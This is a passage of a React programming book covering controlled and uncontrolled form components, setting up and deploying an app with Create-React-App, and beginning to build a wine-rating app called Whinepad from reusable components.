  return (
    <form onChange={updateProfile}>
      <label>
        First name:{' '}
        <input type="text" name="firstname" defaultValue={profile.firstname} />
      </label>
      <br />
      <label>
        Last name:{' '}
        <input type="text" name="lastname" defaultValue={profile.lastname} />
      </label>
      <br />
      Gender:
      <label>
        <input
          type="radio"
          name="gender"
          defaultChecked={profile.gender === 'male'}
          value="male"
        />
        Male
      </label>
      <label>
        <input
          type="radio"
          name="gender"
          defaultChecked={profile.gender === 'female'}
          value="female"
        />
        Female
      </label>
      <br />
      <label>
        <input
          type="checkbox"
```

```
          name="acceptTOC"
          defaultChecked={profile.acceptTOC === true}
        />
        I accept terms and things
      </label>
    </form>
  );
}
```

The radio inputs do have `value` properties, but that does not make them controlled. Radio buttons (and checkboxes) become controlled when their `checked` property is set.

The `updateProfile()` event handler should update the `profile` object. It can be fairly simple and generic. For checkboxes (`event.target.type === 'checkbox'`) you look for the `target.checked` property. In all other cases, you need the `target.value`.

```
function updateProfile({target}) {
  profile[target.name] =
    target.type === 'checkbox' ? target.checked === true : target.value;
  console.log(profile);
}
```

Figure 5-8 shows how the profile is updated after you change the gender, accept the terms and update the first name (`05.13.uncontrolled.html`).




Figure 5-8. Uncontrolled component in action

Why was it needed to treat checkboxes differently (look for `checked` property) but not radio inputs? The radio inputs are a little special in HTML given that you have several inputs with the same name and different values and you get the value by referring to the name. You can still access `target.checked` on radio buttons if desired, but in this case it's not necessary. And it's always `true` because the `onChange` callback is called when you click an element and when you click a radio input, it's always checked.

Uncontrolled example with an onSubmit handler

What if you don't want to (over)react on every change? You want to let the users play with form and you only worry about the data when they submit the form. In this case you have two options:

- use built-in DOM collections
- use React-created references

Let's see how to use the DOM collections (`05.14.uncontrolled.onsubmit.html`). The form is essentially the same, except for the `onSubmit` event handler and a new submit button:

```
<form onSubmit={updateProfile}>
  {/* same thing as before ... */}
  <input type="submit" value="Save"/>
</form>
```

And here's how the new updated `updateProfile()` could look like:

```
function updateProfile(ev) {
  ev.preventDefault();
  const form = ev.target;
  Object.keys(profile).forEach((name) => {
    const element = form[name];
    profile[name] =
      element.type === 'checkbox' ? element.checked : element.value;
  });
}
```

First, `preventDefault()` kills the propagation of the event and avoids the browser's default behavior of reloading the page. Then it's a question of looping over the profile's fields and finding the corresponding form element with the same name.

The DOM provides access to the collection of form elements by various means, one of them being by name. For example:

```
form.elements.length; // 6
form.elements[0].value; // "Jessie", access by index
form.elements['firstname'].value; // "Jessie", access by name
form.firstname.value; // "Jessie", even shorter
```

It's the last variant of this DOM form access that `updateProfile()` uses in its loop.

Controlled example

Once you assign a `value` property (to a text input, textarea ot select) or `checked` (to a radio input or checkbox), it's your responsibility to control the component. You need to maintain the state of the inputs as part of your component state. So now the whole form needs to be a *stateful* component. Let's see how, using a class component.

```
class ControlledForm extends React.Component {
  constructor() {
    // ...
  }
  updateForm({target}) {
    // ...
  }
  render() {
    return (
      <form>
        {/* ... */}
      </form>
    );
  }
}
```

Assuming there's no other state to maintain but the form itself, you can clone the `profile` object as part of the initial state of the component inside the constructor. You also need to bind the `updateForm()` method:

```
constructor() {
  super();
  this.state = {...profile};
  this.updateForm = this.updateForm.bind(this);
}
```

The form elements now set `value` instead of `defaultValue` and all the values are maintained in `this.state`. Additionally all inputs now need to have an `onChange` handler because they are now being *controlled*. For example the first name input becomes:

```
<input
  type="text"
  name="firstname"
  value={this.state.firstname}
  onChange={this.updateForm}
/>
```

And similarly for the other element except the submit button, as users don't change its value.

Finally, the `updateForm()`. Using dynamic property names (the `target.name` in square brackets), it can be simple. All it needs to do is read the form element value and assign it to the state.

```
updateForm({target}) {
  this.setState({
    [target.name]:
      target.type === 'checkbox' ? target.checked : target.value,
  });
}
```

After the `setState()` call, the form is rerendered and the new form element values are read from the updated state (e.g. `value={this.state.firstname}`).

And this is it for the controlled component. As you can see you need a bit of code just to get off the ground. This is the bad news. The good news is now you can update the form values from your state, which is the single source of truth. You're in control.

So which is better - controlled or uncontrolled? It depends on your use case, there's not really a better option. Also consider that at the time of writing, the official React documentation says: "*In most cases*, we recommend using controlled components to implement forms".

And can you mix and match controlled and uncontrolled components? Sure. In the last two examples the "Save" button is always uncontrolled (`<input type="submit" value="Save" />`) as there's nothing to control, its `value` cannot be changed by the user. So you can opt-in for a mix - control the components you need to and leave the other ones to the browser.

CHAPTER 6

Setting Up for App Development

Now that you know a lot about React, JSX and state management in both class-based and function components, it's time to move on to creating and deploying a real-world app. The next chapter will start this process, but there are just a few requirements you need to take care of first.

For any serious development and deployment, outside of prototyping or testing JSX, you need to set up a build process. The goals are to use JSX and any other modern JavaScript without waiting on browsers to implement them. You need to set up a transformation that runs in the background as you're developing. The transformation process should produce code that is as close to the code your end-users will run on the live site (meaning no more client-side transforms). The process should also be as unobtrusive as possible so you don't need to switch between developing and building contexts.

The JavaScript community and ecosystem offers plenty of options when it comes to development and build processes. In the previous edition of this book there's even a description of a do-it-yourself approach. But one of the easiest and common approaches is to use the Create-React-App (CRA) utility, so let's go with that.

Create-React-App

CRA is a set of Node.js scripts and their dependencies that take the burden of setting up everything you require to get off the ground. So first you need to install Node.js. CRA also has great documentation at *https://create-react-app.dev/*.

Node.js

To install Node.js, go to *https://nodejs.org* and grab the installer for your operating system. Follow the instructions of the installer and it's all done. Now you can avail

yourself of the services provided by the command-line `npm` (Node Package Manager) utility.

To verify, type this in your terminal:

```
$ npm --version
```

Even if you have Node.js already installed, it's a good idea to install again to make sure you have the latest version.

If you don't have experience using a terminal (a command prompt), now is a great time to start! On Mac OS X, click the Spotlight search (the magnifying glass icon at the top-right corner) and type **`Terminal`**. On Windows, find the Start menu (right-click the windows icon at the bottom left of the screen), select Run, and type **`power shell`**.

In this book, all the commands you type in your terminal are prefixed with `$` just as a hint to differentiate from regular code. You omit the `$` when typing in your terminal.

Hello CRA

You can install CRA and have it available locally for future projects. But that means updating it every once in a while. An even more convenient approach is to use the `npx` utility that comes with Node.js. It allows you to execute (hence the "x") Node Package scripts. So you can run the CRA script once, it downloads and executes the-last version, sets up your app and it's gone. Next time you need to start another project, you run it again without worrying about updates.

To get started and just taste the waters, create a temporary directory and execute CRA:

```
$ mkdir ~/reactbook/test
$ cd ~/reactbook/test
$ npx create-react-app hello
```

Give it a minute or two to complete the process and you'll be greeted with the success/welcome message:

```
Success! Created hello at /[...snip...]/reactbook/hello
Inside that directory, you can run several commands:

  npm start
    Starts the development server.

  npm run build
    Bundles the app into static files for production.
```

```
  npm test
    Starts the test runner.

  npm run eject
    Removes this tool and copies build dependencies, configuration files
    and scripts into the app directory. If you do this, you can't go back!

We suggest that you begin by typing:

  cd hello
  npm start

Happy hacking!
```

As the screen says, type:

```
$ cd hello
$ npm start
```

This opens your browser and points it to `http://localhost:3000/` where you can see a working React application (Figure 6-1)




Figure 6-1. A new React app

Now you can open `~/reactbook/test/hello/src/App.js` and make a small change. As soon as you save the changes, the browser will update with the new changes.

Build and deploy

Let's say you're happy with the changes and you're ready to unleash the new App into the world. Go to the teminal/console window and press CTRL+C. This kills the process and further changes will not auto-update in the browser. But you're ready anyway. Type:

```
$ npm run build
```

This is the process of building and packaging the app, ready to be deployed. The build is found in a `/build` folder (Figure 6-2).




Figure 6-2. A new build of the React app

Copy the contents of this folder to a web server, even a simple shared hosting will do, and you're ready to announce the new app. When inevitably you want to make a change, you repeat the process.

```
$ npm start
// work, work, work...
// CTRL+C
$ npm run build
```

Mistakes were made

When it just so happens that you save a file with an error in it (say you forget to close a JSX tag), the ongoing build fails and you get an error message in both the console and the browser (Figure 6-3).




Figure 6-3. An error

And this is great, you get immediate feedback. "Fail early, fail often" are wise words to live by.

`package.json` and `node_modules`

The file `package.json` found in the root directory of the app contains various configurations about the app (*https://create-react-app.dev/* has extensive documentation). One of the configuration pieces deals with dependencies, such as React and ReactDOM. These dependencies are installed in `node_modules` folder in the root of the app.

The dependencies there are for development and building the app, not for deployment. And they should not be included if you share the code of your app with friends, coworkers or the open-source community. For example, if you're to share this app on

GitHub, you do not include `node_modules`. When someone esle wants to contribute or you want to contribute to another app, you install the dependencies locally.

You can try now too. Delete the whole `node_modules` folder. Then go to the root of the app and type:

```
$ npm i
```

The `i` is for "install". This way all the dependecies listed in your `package.json` and their dependencies are installed in a newly created `node_modules` directory.

Poking around the code

Let's take a look around the code generated by CRA and note a few things.

Indices

In `public/index.html` you'll find the old school HTML index page, the root of everything rendered by the browser. This is where `<div id="root">` is defined, the place where React will render your top level component and all its children.

The file `src/index.js` is the main entry for the app as far as React is concerned. Note the top part:

```
import React from 'react';
import ReactDOM from 'react-dom';
import './index.css';
import App from './App';
```

JavaScript: Modernized

The examples in the book so far only worked with simple components and made sure `React` and `ReactDOM` were available as *global variables*. As you move toward more complicated apps with multiple components, you need a better organization. Sprinkling globals is dangerous (they tend to cause naming collisions) and relying on globals to always be present is flaky at best.

You need *modules*. Modules are a way to split up the different pieces of functionality that make up your app into small manageable files. In general you have a one-to-one relationship: one concern, one module. Some modules can be individual React components, some can be just utilities related or unrelated to React, for example a reducer, a custom hook, or just a library that deals with formatting dates or currencies.

The general template for a module is: declare requirements up top, export at the bottom, implement the "meat" in between. In other words these three tasks:

- Require/import dependencies

- Provide an API in the form of a function/class/object
- Export the API

For a React component, the template could look like:

```
import React from 'react';
import MyOtherComponent from './MyOtherComponent';

function MyComponent() {
  return <div>Hello</div>;
}

export default MyComponent;
```

Again, a convention that can prove helpful is: one module exports one React component.

Did you notice the difference in importing React versus MyOtherComponent: `from 'react'` and `from './MyOtherComponent'`? The latter looks like a directory path and it is—you're telling the module to pull the dependency from a file location relative to the module, whereas the former is pulling a dependency from a shared place (`node_modules`).

CSS

In `src/index.js` you can see how CSS is treated just like another module:

```
import './index.css';
```

The `src/index.css` should contain general styles, such as `body`, `html` and so on. Styles that are applicable to the whole page.

Other than the app-wide styles, you need specific styles for each component. Under the convention of having one CSS file (and one JS file) per React component, it's a good idea to have `MyComponent.css` containing the styles only related to `MyComponent.js` and nothing else. Also a good idea could be to prefix all class names used in `MyComponent.js` with `MyComponent-`. For example:

```
.MyComponent-table {
  border: 1px solid black;
}

.MyComponent-table-heading {
  border: 1px solid black;
}
```

While there are many other ways to author CSS, let's keep it simple and old-school, anything that will just run in the browser without any transpilation.

Moving On

Now you have an example of a simple writing, building and deployment pipeline. With all this behind you it's time to move on to more entertaining topics: building and testing a real app, while taking advantage of the many features modern JavaScript has to offer.

At this point you can delete the `hello` app or keep it around for exploration and trying out ideas.

CHAPTER 7

Building the App's Components

Now that you know all the basics of creating custom React components (and using the built-in ones), using JSX to define the user interfaces, and using `create-react-app` (CRA) for building and deploying the results, it's time to start building a more complete app.

The app is called "Whinepad," and it allows users to keep notes and rate the wines they are trying. It doesn't have to be wines, really; it could be anything they'd like to *whine* about. It should do all you would expect from a create, read, update, and delete (CRUD) application. It also should be a client-side app, storing the data on the client. The goal is to learn React, so the non-React parts (e.g., server-side storage, CSS presentation) of the narrative are to be kept to a minimum.

When building an app, it's a good idea to start with small, reusable components and combine them together to form the whole. And the more independent and reusable these components are, the better. This chapter focuses on creating the components, one at a time and the next one puts them all together.

Setup

First, initialize and start the new CRA app:

```
$ cd ~/reactbook/
$ npx create-react-app whinepad
$ cd whinepad
$ npm start
```

Start Coding

Just to verify that all is working as expected, open `~/reactbook/whinepad/public/index.html` and change the title of the document to match the new app:

```
// before
<title>React App</title>

//after
<title>Whinepad</title>
```

The browser auto-reloads and you can see the title change (Figure 7-1):




Figure 7-1. The beginning of a new app

Now, for the purposes of organization, let's keep all the React components and their corresponding CSS inside a new directory `whinepad/src/components`. Any other code that is not strictly components, like various utilities you might need, can go in `whinepad/src/modules`. The root `src` contains all the files CRA generated. You can change them, of course, but any new code goes in either of the two new directories `components` or `modules`.

```
whinepad/
├──  public/
│   ├── index.html
└── src/
    ├── App.css // CRA-generated
    ├── App.js  // CRA-generated
    ├── ...
    └── components/       // all components live here
        │   ├── Excel.js
        │   ├── Excel.css
        │   ├── ...
        │   └──  ...
        └── modules/      // helper JS modules here
            ├── clone.js
            ├── ...
            └── ...
```

Refactoring `Excel`

Let's get Whinepad off the ground. It's a rating app where you take notes. So how about have the welcome screen be the list of stuff you've already rated in a nice table? This means reusing the `<Excel>` component from Chapter 4.

Let's grab a version of `Excel` (extracted from the file `04.10.fn.table-reducer.html` as it appears towards the end of Chapter 4) and copy it over to `whinepad/src/components/Excel.js`

`Excel` can now be a reusable standalone component that doesn't know anything about where data is coming from and how the content is inserted into an HTML page. It's just a React component, one of the building blocks of the app. And you already know that there are three jobs for a component to be useable.

- Import dependencies
- Do the work
- Export the component

Ignoring the dependencies part for a minute, now `Excel` can look like so:

```
// dependencies go here

// do the work
function Excel({headers, initialData}) {
  // same as before
}

// export
export default Excel;
```

Now back to the dependencies. Before, when dealing with pure HTML, `React` was a global variable and so was `PropTypes`. Now you `import` them:

```
import React from 'react';
import PropTypes from 'prop-types';
```

Now you can use the state hook via `React.useState()`. However it's often convenient to assign some of the React properties using the *named import* syntax:

```
import {useState, useReducer} from 'react';
```

And now you can use the state hook with the shorter `useState()`.

Finally, let's move the object cloning helper into its own module, since it's not really `Excel`'s job and also moving it will make it easier to replace the quick-and-dirty implementation with a proper library at any time later on. This means importing a new `clone` module from `Excel`:

```
import clone from '../modules/clone.js';
```

The implementation of the clone module lives in `modules/` directory, the place designed for modules. In other words it's a JavaScript file with no dependencies named `whinepad/src/modules/clone.js` that looks like so:

```
function clone(o) {
  return JSON.parse(JSON.stringify(o));
}

export default clone;
```

When importing JavaScript files, you can omit the `.js` extension. You can use:

```
import clone from '../modules/clone';
```

Instead of:

```
import clone from '../modules/clone.js';
```

And so the new `Excel` looks like:

```
import {useState, useReducer} from 'react';
import PropTypes from 'prop-types';
import clone from '../modules/clone';

// do the work
function Excel({headers, initialData}) {
  // same as before
}

// export
export default Excel;
```

Version 0.0.1 of the new app

Now you have a standalone reusable component. So let's use it. The `App.js` file that was generated by CRA is the top-level component for the application and you can import `Excel` there. Deleting the CRA-generated code and replacing with `Excel` and some temporary data, you get:

```
import './App.css';
import Excel from './components/Excel';

function App() {
  return (
    <div>
      <Excel
        headers={['Name', 'Year']}
        initialData={[
          ['Charles', '1859'],
```

```
            ['Antoine', '1943'],
          ]}
        />
      </div>
    );
  }

  export default App;
```

And with this you have a working app (Figure 7-2), it's fairly modest, but it can still search and edit data.




Figure 7-2. A new app is born

CSS

As discussed in the previous chapter, let's have one CSS file per component. So `Excel.js` component should come (if needed) with an `Excel.css`. Any class names in `Excel.js` should be prefixed with `Excel-`. In the current implementation from Chapter 4, elements are styled using the HTML selectors (e.g. `table th {...}`), but in a real app consisting of reusable elements, the styles should be scoped to components so they don't interfere with other components.

There are many options when it comes to styling your app. But for the purposes of this discussion, let's focus on the React parts. A simple CSS naming convention will do the trick.

Any "global" styles can go in the CRA-created `App.css` but these should be limited to a small set of really generic styles, for example the fonts for the whole app. CRA also generates an `index.css` but to avoid confusion about which global styles go where let's just go ahead and delete it.

So the top-level `<div>` that `Excel` renders becomes:

```
return (
  <div className="Excel">
    {/* everything else */}
  <div>
);
```

Now you can scope the styles only to apply to this component by using the `Excel` prefix:

```
.Excel table {
  width: 100%;
}

.Excel td {
  /* etc. */
}

.Excel th {
  /* etc. */
}
```

Local storage

To keep the discussion limited to React as much as possible, let's keep all the data in the browser and not worry about the server-side parts. But instead of hardcoding the data in the app, let's use `localStorage`. If the storage is empty, one default should be enough to hint the user of the purpose of the app.

The data retrieval can happen in the top-level `App.js`

```
const headers = localStorage.getItem('headers');
const data = localStorage.getItem('data');

if (!headers) {
  headers = ['Title', 'Year', 'Rating', 'Comments'];
  data = [['Red whine', '2021', '3', 'meh']];
}
```

Let's also just remove the "search" button from `Excel`, it should become a part of its own component, better separated from the `Excel` component.

And with that, you're on a path to a great new app (Figure 7-3).

Figure 7-3. An app with style

The Components

Now that you know the setup is working, it's time to build all the components that make up the app. Figure 7-4 and Figure 7-5 show screenshots of the app-to-be.




Figure 7-4. The Whinepad app to be build




Figure 7-5. Editing items

Reusing the existing `<Excel>` component is an easy way to get started; however, this component is doing too much. It's better to "divide and conquer" by splitting it into small, reusable components. For example, the buttons should be their own components so they can be reused outside of the context of the `Excel` table.

Additionally, the app needs some other specialized components such as a rating widget that shows emojis instead of just a number, a dialog component and so on.

Before getting started with new components, let's add one more helper—a component discovery tool. It's goals are to:

- Let you develop and test components in isolation. Often using a component in an app leads you to "marry" the component to the app and reduce its reusability. Having the component by itself forces you to make better decisions about decoupling it from the environment.
- Let other team members discover and reuse existing components. As your app grows, so does the team. To minimize the risk of two people working on strikingly similar components and to promote component reuse (which leads to faster app development), it's a good idea to have all components in one place, together with examples of how they are meant to be used.

There are tools available that allow for component discovery and testing but let's not introduce another dependency. Instead, let's take a small do-it-yourself approach.

Discovery

A discovery tool can be implemented as a new component which lives together with the app.

This task can be as simple as creating a new component `src/components/Discovery.js` where you list all your components. You can even render the same component with different props to demonstrate various uses of a component. For example:

```
import Excel from './Excel';
// more imports here...

function Discovery() {
  return (
    <div>
      <h2>Excel</h2>
      <Excel
        headers={['Name', 'Year']}
        initialData={[
          ['Charles', '1859'],
          ['Antoine', '1943'],
        ]}
      />
      {/* more components here */}
```

```
      </div>
    );
  }

  export default Discovery;
```

Now you can load the discovery component instead of the real app, by using the URL as a condition in your `App.js`:

```
const isDiscovery = window.location.pathname.replace(/\//g, '') === 'discovery';

function App() {
  if (isDiscovery) {
    return <Discovery />;
  }
  return (
    <div>
      <Excel headers={headers} initialData={data} />
    </div>
  );
}
```

Now if you load *http://localhost:3000/discovery* instead of *http://localhost:3000/* you can see all the components you've added to the `<Discovery>`. At this point there's only a single component, but this page will grow soon enough.

